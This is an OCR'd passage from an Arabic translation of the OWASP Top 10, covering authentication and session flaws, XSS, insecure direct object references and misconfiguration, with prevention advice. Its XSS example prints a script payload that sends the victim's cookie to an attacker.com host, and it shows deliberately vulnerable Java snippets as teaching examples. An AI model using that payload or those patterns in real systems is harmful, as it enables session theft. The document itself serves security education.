
روابط خارجية:

- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection
- CWE Entry 564 on Hibernate Injection

A2

ضعف التحقق من الهوية وإدارة جلسة الإتصال

[Broken Authentication and Session Management]



خصائص التطبيق	إمكانية الإستغلال متوسط	الإنتشار واسع الإنتشار	الإكتشاف متوسط	التأثير خطر	خصائص التطبيق /العمل
خذ في الإعتبار مهاجمين مجهولين من الخارج، و مستخدمين لديهم حسابات خاصة بهم والذين قد يحاولون سرقة حسابات مستخدمين آخرين. ايضا خذ في الاعتبار وجود مهاجمين من الداخل يريدون تمويه نشاطاتهم.	المهاجم يستغل خلل او ثغرة في آلية التحقق من الهوية أو في وظائف إدارة جلسة الإتصال. (على سبيل المثال حسابات او كلمات المرور او معرفات جلسات اتصال مكشوفة) من اجل انتحال شخصية مستخدمين آخرين.	المطورين عادة يقومون ببناء آلية خاصة للتحقق من الهوية ولإدارة جلسات الإتصال، ولكن من الصعب بناءها بشكل صحيح. كنتيجة لهذا عادة يكون هناك ثغرات في عدة اماكن منها تسجيل خروج المستخدم، ادارة كلمة المرور، انتهاء وقت الجلسة، تذكر معلومات المستخدم، السؤال السري، تحديث معلومات الحساب، ...إلخ. إيجاد مثل هذه الثغرات قد يكون صعبا بعض الاحيان لأن التنفيذ مختلف.	مثل هذه الثغرات تجعل بعض او كل الحسابات عرضة للهجوم، ،عندما ينجح الهجوم سيتمكن المهاجم من فعل كل شيء يستطيع فعله الضحية (صاحب الحساب). الحسابات ذات الصلاحيات العالية تكون عادة هي المستهدفة.	خذ في الإعتبار القيمة العملية للبيانات المتضررة او الوظائف التطبيقية. ايضاً خذ في الإعتبار التأثير على العمل الناتج عن كشف وجود الثغرة في الوسط العام.

هل أنا معرض لهذه الثغرة؟

هل أصول إدارة جلسة الإتصال من مثل اسم المستخدم/كلمة المرور ومعرف جلسة الإتصال مؤمنة؟ قد تكون عرضة للهجوم إذا:

1. اسم المستخدم/كلمة المرور غير مؤمنة عند التخزين بواسطة خوارزميات التشفير او الدوال احادية الإتجاه Hash. انظر A6.
2. اسم المستخدم/كلمة المرور من الممكن توقعها او إعادة كتابتها بواسطة وظائف إدارة الحساب الضعيفة. (على سبيل المثال إنشاء الحساب, تغيير كلمة المرور, إسترجاع كلمة المرور، معرف جلسة إتصال ضعيف).
3. معرفات جلسات الإتصال المكشوفة في سطر العناوين URL (على سبيل المثال إعادة كتابة URL Rewrite).
4. معرفات جلسات الإتصال عرضة لهجوم تثبيت جلسة الإتصال session fixation.
5. معرفات جلسات الإتصال ليس لها وقت انتهاء، او ان جلسات المستخدم او مدخلات التحقق من الهوية - وعلى وجه الخصوص التي تكون تسجيل دخول لمرة واحدة single sign-on- , إن لم يتم إلغاءها بشكل جيد اثناء تسجيل الخروج من جلسة الإتصال.
6. معرفات جلسات الإتصال لا يتم إعادة تدويرها بعد تسجيل الدخول بنجاح.
7. كلمات المرور، معرفات جلسات الإتصال، واثباتات التحقق من الهوية تُرسل عبر إتصال غير مشفر. انظر A6. انظر متطلبات ASVS في V2 و V3 لمزيد من المعلومات.

كيف أمنع هذه الثغرة؟

التوصية الرائيسية لأي منظمة ان تتيح للمطورين الآتي:

1. مجموعة قوية من وحدات التحقق من الهوية و التحكم لإدارة جلسات الاتصال. وحدات التحكم هذه يجب ان تسعى حثيثاً في:
   a. إستيفاء جميع متطلبات التحقق من الهوية وإدارة جلسة الإتصال المعرفة في "معيار التأكد لمستوى الأمن في التطبيقات" ASVS لأواسب في كل من V2 (التحقق من الهوية) و V3 (إدارة جلسة الإتصال).
   b. وجود واجهة بسيطة للمطورين. خذ في الإعتبار إستخدام الواجهات البرمجية للتطبيقات الخاصة بالمتحقق من الهوية كأمثلة جيدة لمحاكاتها واستخدامها والبناء عليها.
2. جهود قوية يجب ان تقدم لمنع ثغرات البرمجة عبر المواقع XSS، والتي قد تستخدم لسرقة معرفات جلسات الإتصال. انظر A3.

أمثلة لكيفية الإختراق

المثال الأول: تطبيق حجوزات خطوط طيران تدعم إعادة كتابة سطر العناوين URL وتضع معرفات جلسات الإتصال في سطر العناوين:

http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii

المستخدم المتحقق من هويته لهذا الموقع أراد إطلاع اصدقائه عن هذه الصفقة، فأرسل الوصلة التي في الأعلى بواسطة البريد وبدون ان يعرف انه بهذه الطريقة يرسل ايضاً معرف جلسة الإتصال الخاص به. حينها يستطيع اصدقائه استخدام الوصلة ومن خلالها سيستخدمون معرف جلسة الاتصال الخاصة به وايضاً بطاقته الائتمانية.

المثال الثاني: وقت انتهاء جلسة الإتصال للتطبيق ليست مختارة بشكل جيد. المستخدم يستخدم كمبيوتر عام للدخول للموقع. عوضاً عن اختيار "تسجيل الخروج" قام المستخدم بالإكتفاء بإغلاق المتصفح فقط. مهاجم قام بإستخدام نفس المتصفح بعد ساعة والمتصفح لا زال متحقق الهوية في الموقع.

المثال الثالث: المهاجم سواء من الداخل او الخارج اذا حصل على حق الدخول لقاعدة البيانات التي تحوي كلمات المرور لمستخدمين النظام. وكانت كلمات المرور لا تستخدم الخوارزميات احادية الإتجاه (Hash)، فإن المهاجم يكشف كلمات المرور لجميع المستخدمين.

مراجع

أواسب:

لمعلومات كاملة عن مجموعة المتطلبات والمشاكل لمنع حدوث هذه الهجمات انظر متطلبات ASVS متطلبات التحقق من الهوية (V2) و إدارة جلسة الإتصال (V3)

- OWASP Authentication Cheat Sheet
- OWASP Forgot Password Cheat Sheet
- OWASP Session Management Cheat Sheet
- OWASP Development Guide: Chapter on Authentication
- OWASP Testing Guide: Chapter on Authentication

روابط خارجية:

- CWE Entry 287 on Improper Authentication
- CWE Entry 384 on Session Fixation

A3

البرمجة عبر الموقع [Cross-Site Scripting – XSS]

هل أنا معرض لهذه الثغرة؟

تطبيقك في خطر اذا لم تتأكد أن جميع المدخلات من قبل المستخدمين مقاومة لمشاكل التخطي "Escaping"، أو لم يتم التحقق من المدخلات لسلامتها قبل عرضها للمستخدم في الصفحة كمخرجات. بدون التأكد من أن جميع المخرجات لا تعاني من ذات مشاكل المدخلات، سيتم اعتبار المدخلات محتوى نشط في المتصفح الذي قد يضر المستخدم. في حال استخدم Ajaxلتحديث الصفحات بطريقة دينماكية، هل تستخدم واجهات التطبيق الآمنة لجافا سكربت؟ لواجهات التطبيق الغير آمنة لجافا سكربت، يجب استخدام الترميز "Encoding" والتحقق.

بإستطاعة بعض البرامج العثور على مشاكل ال XSS بطريقة آلية. لكن جميع التطبيقات تعمل بطريقة مختلفة وتستخدم مفسّرات لبرامج مختلفة لتصفح الانترنت مثل JavaScript, ActiveX, Flash و Silverlight مما يجعل العثور على الثغرات وكشفها بطريقة آلية أمر صعب. لذلك، يجب استخدام الطرق اليدوية لتحليل النص البرمجي و اختبار الإختراق بالاضافة للأدوات الآلية للحصول على نتيجة أفضل.

تقنيات Web 2.0مثل Ajax تجعل العثور على ثغرات XSS بإستخدام الأدوات الآلية أصعب.

كيف أمنع هذه الثغرة؟

منع ثغرات XSS يتطلب فصل البيانات الغير موثوق بها من المحتوى النشط للمتصفح.

1. الخيار المفضل هو تخطي البيانات الغير موثوقة بالإعتماد على سياق HTML (body, attribute, JavaScript, CSS, or URL). بإمكانك الإطلاع على ملخص أواسب لمنع ثغرات XSS لتفاصيل اكثر عن مختلف تقنيات التخطي على هذا الرابط OWASP XSS Prevention Cheat Sheet.
2. وبإمكانك عمل قائمة بالمدخلات المسموحة "whitelist" لمساعدتك في الحماية ضد ثغرات XSS، ولكنها ليست حماية كاملة فقد تتسبب في تعطيل بعض الخصائص التي تحتاج الى الرموز الخاصة في المدخلات. يجب ان تتطرق عملية التأكد من المدخلات هذه الى الحروف، وعددها، وصيغتها وقواعد العمل لها قبل قبولها.
3. للمحتويات الغنية، يجب الأخذ بالإعتبار مكتبات التطهير الآلية "auto-sanitization" مثل OWASP AntiSamy و Java HTML Sanitizer Project .
4. يجب النظر في سياسات أمن المعلومات للمحتوى Content Security Policy (CSP) في الحماية ضد ثغرات XSS لموقعك بالكامل.

أمثلة لكيفية الإختراق

يستخدم التطبيق بيانات غير موثوقة لبناء نص ال HTML التالي بدون عملية التحقق وبدون استخدام عملية التخطي escaping.

```
(String) page += "<input name='creditcard'
type='TEXT'
 value='" + request.getParameter("CC") + "'>";
```

يقوم المخترق بتغيير المتغير "CC" في المتصفح الى

```
'><script>document.location=
 'http://www.attacker.com/cgi-bin/cookie.cgi?
 foo='+document.cookie</script>'.
```

تتسبب هذه الخطوة بإرسال جلسة الاتصال الخاصة بالضحية إلى موقع المخترق لتسمح له بانتحال شخصية الضحية من خلالها.
مع العلم ان بإمكان المخترقين استخدام ثغرات الXSS في تجاوز الدفاعات المخصصة للحماية من ثغرات الCSRF. لمزيد من المعلومات عن ثغرات الCSRF شاهد A8.

مراجع

أواسب:


- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP AntiSamy: Sanitization Library
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review
- OWASP XSS Filter Evasion Cheat Sheet

روابط خارجية:

- CWE Entry 79 on Cross-Site Scripting

A4

الإحالة المباشرة الغير آمنة
[Insecure Direct Object References]



خصائص التطبيق	إمكانية الإستغلال	الإنتشار	الإكتشاف	التأثير	خصائص التطبيق /العمل
	سهل	شائع	سهل	متوسط	
عليك أن تأخذ في الاعتبار أنواع مستخدمي النظام الخاص بك. هل لدى أي من المستخدمين وصول جزئي فقط لأنواع معينة من بيانات النظام؟	إن المهاجم الذي هو مستخدم نظام معتمد يقوم ببساطة بتغيير قيمة المعامل التي تشير مباشرة إلى كائن النظام "system object" إلى كائن آخر ليس لدى المستخدم صلاحية الوصول إليه. هل يتم منح صلاحية الوصول؟		غالباً ما تستخدم التطبيقات الاسم أو القيمة الفعلية للكائن عند إنشاء صفحات الويب. ولا تتحقق التطبيقات دائماً من صلاحية المستخدم للوصول واستخدام الكائن المستهدف. ويؤدي هذا إلى ظهور ثغرة الإحالة المباشرة الغير آمنة للكائن. ويمكن لأجهزة الفحص التلاعب بسهولة في قيم المعامل للكشف عن مثل هذه الأخطاء. وسريعاً ما يظهر تحليل النص عما إذا كان يتم التحقق بشكل صحيح من التفويض.	مثل هذه الثغرات قد تعرض جميع البيانات التي يمكن الإشارة اليها للخطر. اذا كانت الكائنات "Object" المشار اليها لا يمكن التنبؤ بها، عندئذ سيكون من الصعب على المهاجم الوصول لكل البيانات من نفس الفئة.	خذ في الإعتبار القيمة العملية للأنظمة والبيانات المتضررة. ايضاً خذ في الإعتبار التأثير على العمل الناتج عن كشف وجود الثغرة في الوسط العام.

هل أنا معرض لهذه الثغرة؟

أفضل طريقة لمعرفة ما إذا كان أحد التطبيقات عرضة لثغرة الإحالة المباشرة غير الآمنة للكائنات هو التحقق من أن جميع مراجع الكائنات لها دفاعات مناسبة. ولتحقيق ذلك، عليك أخذ ما يلي في الاعتبار:

1. بالنسبة للإحالات **المباشرة** للموارد **المحدودة**، هل يفشل التطبيق في التحقق من أن المستخدم مصرح له بالوصول للمورد المحدد الذي طلبه؟
2. إذا كانت الإحالة **غير مباشرة**، هل التعيين للمرجع المباشر يفشل في الحد من القيم لتلك المصرح بها للمستخدم الحالي؟

يمكن لمراجعة نص التطبيق أن يتحقق بسرعة مما إذا كان يتم تطبيق النهج بأمان. كما أن الفحص هو أيضا فعال لتحديد مراجع الكائنات المباشرة وعما إذا كانت آمنة. وعادة لا تبحث الأدوات الآلية عن مثل هذه الأخطاء لأنها لا يمكن أن تتعرف على ما يتطلب الحماية أو ما هو آمن أو غير آمن.

كيف أمنع هذه الثغرة؟

إن الوقاية من ثغرات الإحالة المباشرة الغير الآمنة للكائنات يتطلب اختيار نهج لحماية كل كائن يمكن للمستخدم الوصول إليه (على سبيل المثال، رقم الكائنات و اسم الملف):

1. **استخدام إحالات غير مباشرة للكائنات خاصة لكل مستخدم أو لكل جلسة اتصال.** حيث يمنع هذا الأسلوب المهاجمين من الاستهداف المباشر للموارد غير المصرح بها. على سبيل المثال، بدلا من استخدام مفتاح قاعدة بيانات للمورد، فإن القائمة المنسدلة من ستة موارد والمصرح بها للمستخدم الحالي يمكن أن تستخدم الأرقام 1-6 للإشارة إلى القيمة المحددة من خلال المستخدم. ويجب أن يعين التطبيق الإحالة الغير مباشرة لكل مستخدم بالعودة إلى مفتاح قاعدة البيانات الفعلي على الخادم. كما أن مشروع (ESAPI) من أواسب تتضمن كلا من الخرائط المرجعية للوصول التسلسلي والعشوائي التي يمكن أن يستخدمها المطورين لإزالة الإحالات المباشرة للكائنات.
2. **التحقق من الوصول.** لكل إحالة مباشرة لكائن من مصدر غير موثوق يجب أن يشمل اختبار للتأكد من صلاحية الوصول لضمان أن المستخدم مصرح له بالكائن المطلوب.

أمثلة لكيفية الإختراق

يستخدم التطبيق بيانات لم يتم التحقق منها في طلبات قاعدة البيانات من خلال أوامر (SQL) والتي تصل إلى معلومات الحساب:

```
String query = "SELECT * FROM accts WHERE account = ?";

 PreparedStatement pstmt =
connection.prepareStatement(query , … );

pstmt.setString( 1, request.getParameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

يعدل المهاجم ببساطة معامل "acct" في المتصفح الخاص به لإرسال رقم الحساب الذي يريده. إذا لم يتم التحقق من ذلك بشكل صحيح، يمكن للمهاجم الوصول إلى حساب أي مستخدم، بدلا من حساب العميل المقصود فقط.

```
http://example.com/app/accountInfo?acct=notmyacct
```

مراجع

أواسب:

- OWASP Top 10-2007 on Insecure Dir Object References
- ESAPI Access Reference Map API
- ESAPI Access Control API **(See isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())**


For additional access control requirements, see the ASVS requirements area for Access Control (V4).

روابط خارجية:

- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal **(an example of a Direct Object Reference attack)**

A5

الإعدادات الأمنية الخاطئة
[Security Misconfiguration]



خصائص التطبيق	إمكانية الإستغلال	الإنتشار	الإكتشاف	التأثير	خصائص التطبيق /العمل
	سهل	شائع	سهل	متوسط	
خذ في الإعتبار مهاجمين مجهولين من الخارج، و مستخدمين لديهم حسابات خاصة بهم والذين قد يحاولون سرقة حسابات مستخدمين آخرين. ايضا خذ في الاعتبار وجود مهاجمين من الداخل يريدون تمويه نشاطاتهم.	يصل المهاجم إلى الحسابات الافتراضية، والصفحات غير المستخدمة، والأخطاء التي لم يتم إصلاحها، والملفات والأدلة غير المحمية، الخ من أجل الحصول على وصول غير مصرح به للنظام أو معرفة هذا النظام.		إن الإعدادات الخاطئة للتأمين يمكن أن تحدث في أي مستوى من طبقات "Stack" التطبيق، بما في ذلك المنصة، وخادم الويب، وخادم التطبيقات، وقاعدة البيانات، والإطار، والنص المخصص. ويحتاج المطورين ومسؤولي النظام إلى العمل معا لضمان أن يتم تكوين الطبقات بالكامل بشكل صحيح. كما أن أدوات الفحص الآلية تكون مفيدة للكشف عن التحديثات المفقودة، والإعدادات الخاطئة، واستخدام الحسابات الافتراضية، والخدمات غير الضرورية، الخ	إن مثل هذه الأخطاء كثيرا ما تعطي المهاجمين الوصول غير المصرح به لبعض بيانات أو وظائف النظام. وفي بعض الأحيان، تؤدي مثل هذه الأخطاء إلى خرق النظام بالكامل.	يمكن أن يتم خرق النظام بالكامل بدون معرفة ذلك. ويمكن أن يتم الاستيلاء على جميع بياناتك أو تعديلها ببطء بمرور الوقت. ويمكن أن تكون تكاليف الاستعادة مكلفة.

هل أنا معرض لهذه الثغرة؟

هل يفقد التطبيق الخاص بك التأمين المناسب في أي جزء من طبقات التطبيق ؟ ويشمل ما يلي:

1. هل أي من برامجك غير محدثة ؟ وهذا يشمل نظام التشغيل، وخادم الويب / التطبيق، ونظم إدارة قواعد البيانات ، والتطبيقات، و جميع مكتبات النصوص (انظر A9) .
2. هل يتم إتاحة أو تثبيت أي من الخصائص غير الضرورية (على سبيل المثال ، المنافذ ، والخدمات ، والصفحات ، والحسابات ، والامتيازات) ؟
3. هل لا تزال الحسابات الافتراضية و كلمات المرور الخاصة بها متاحة وبدون تغيير ؟
4. هل تكشف معالجات الأخطاء "error handling" تتبعات الطبقات "Stack trace" أو رسائل الخطأ المعلوماتية الأخرى بشكل مفرط للمستخدمين؟
5. هل إعدادات الأمان في أطر التطوير الخاصة بك (على سبيل المثال، Struts, Spring, ASP.NET) والمكتبات لم يتم إعدادها لتأمين القيم؟

من دون امتلاك آلية مخططة وقابلة للتكرار للإعدادات الأمنية للتطبيقات، فإن الأنظمة ستكون في خطر أعلى.

كيف أمنع هذه الثغرة؟

إن التوصيات الأولية هي إنشاء جميع ما يلي:

1. إجراءات تأمين قابلة للتكرار مما تُسهِّل من مهمة إنشاء بيئة جديدة وآمنة. كما يجب أن يتم تكوين بيئات التطوير وضمان الجودة و الإنتاج بشكل مماثل (بكلمات مرور مختلفة تستخدم في كل بيئة) . ويجب أن تكون هذه العملية آلية لتقليل الجهد المطلوب لإعداد بيئة آمنة جديدة.
2. إجراء لمواكبة ونشر التحديثات والتصحيحات "patches" لجميع البرامج المستخدمة في مختلف البيئات المُستخدمة وبشكل سريع. وهذا يتضمن إدارج جميع المكتبات البرمجة المستخدمة كذلك (انظر A9) .
3. بنية تطبيق قوية بحيث توفر فصل آمن وفعال بين المكونات.
4. حاول تشغيل أدوات الفحص والقيام بعمليات التدقيق دورياً للمساعدة في الكشف عن الإعدادات الخاطئة أو التصحيحات المفقودة في المستقبل.

أمثلة لكيفية الإختراق

المثال الأول: يتم تلقائيا تثبيت وحدة التحكم بإدارة خادم التطبيق ولا يتم إزالتها. كما أنه لا يتم تغيير الحسابات الافتراضية. ويكتشف المهاجم صفحات الإدارة الإفتراضية الموجودة على الخادم الخاص بك ، ويقوم بتسجيل الدخول بكلمات مرور افتراضية، ويكون هو المتحكم.

المثال الثاني: لا يتم تعطيل قائمة الدليل "directory listing" على الخادم الخاص بك. ويكتشف المهاجم أنه يمكنه ببساطة سرد الأدلة للعثور على أي ملف. كما يمكن للمهاجم العثور على جميع فئات الجافا المجمعة "compiled Java Classes" وتحميلها، ثم يقوم بتفكيكها ومن ثم تطبيق الهندسة العكسية عليها للحصول على جميع النصوص المخصصة. وبعد ذلك يعثر على خطأ خطير في التحكم في الوصول في التطبيق الخاص بك.

المثال الثالث: تسمح إعدادات خادم التطبيق بأن يتم عرض تتبعات المكدس "stack traces" للمستخدمين، والتي من الممكن أن يكتشف من خلالها على ثغرات أمنية أخرى. يحب المهاجمون المعلومات الإضافية التي تقدمها لهم رسائل معالجة الأخطاء.

المثال الرابع: يصاحب خادم التطبيق بعض التطبيقات المساعدة والتي لايتم حذفها من خوادم بيئة الإنتاج. قد تعاني هذه التطبيقات المساعدة من ثغرات أمنية مشهورة يمكن للمهاجمين الإستفادة منها لإختراق الخادم الخاص بك.

مراجع

أواسب:

- OWASP Development Guide: Chapter on Configuration
- OWASP Code Review Guide: Chapter on Error Handling
- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Top 10 2004 - Insecure Configuration Management


For additional requirements in this area, see the ASVS requirements area for Security Configuration (V12).

روابط خارجية:

- PC Magazine Article on Web Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

A6

كشف البيانات الحساسة
[Sensitive Data Exposure]



خصائص التطبيق	إمكانية الإستغلال	الإنتشار	الإكتشاف	التأثير	خصائص التطبيق /العمل
	صعب	غير شائع	متوسط	خطر	
خذ في الإعتبار أن اي شخص يمكنه القيام بالوصول للبيانات الحساسة أو أي من النسخ الإحتياطية الخاصة بها. يشمل ذلك البيانات في حالة التخزين، الإرسال أو حتى في متصفح المستخدم. اشمل المخاطر الخارجية والداخلية	في الغالب لا يقوم المهاجمون بمحاولة كسر التشفير مباشرة، إنما يقومون بمهاجمة مكونات عملية التشفير، مثل سرقة مفاتيح التشفير، هجوم MiTM أو سرقة البيانات الغير مشفرة من الخادم في حالة الإرسال أو في حال وجودها بمتصفح المستخدم.	الخلل الأكثر إنتشاراً هو عدم تشفير البيانات الحساسة. حتى عند استخدام التشفير، ينتشر ضعف توليد وإدارة المفاتيح، ضعف الخوارزميات المستخدمة، وخصوصاً ضعف خوارزميات الكلمات السرية للدوال احادية الإتجاه Password Hashing. المشاكل الأمنية في المتصفحات منتشرة بشكل كبير وسهلة الإكتشاف، لكن يصعب إستغلال هذه المشاكل على نطاق واسع. يجد المهاجمون من الخارج صعوبة في إكتشاف ثغرات أمنية في الخوادم بسبب محدودية الصلاحيات وفي الغالب تكون هذه الثغرات صعبة الإستغلال.	القصور دائماً يؤدي الى كشف كل البيانات المتطلب حمايتها. يشمل ذلك البيانات الحساسة مثل الملفات الصحية، بيانات المستخدم، البيانات الشخصية، البطاقات الإئتمانية... الخ.	خذ في الإعتبار الخسارة للقيمة العملية للبيانات المفقودة والتأثير على سمعة العمل. أيضاً، ماهي التبعات القانونية المترتبة في حال كشف البيانات والضرر لسمعة العمل المترتبة على ذلك.

هل أنا معرض لهذه الثغرة؟

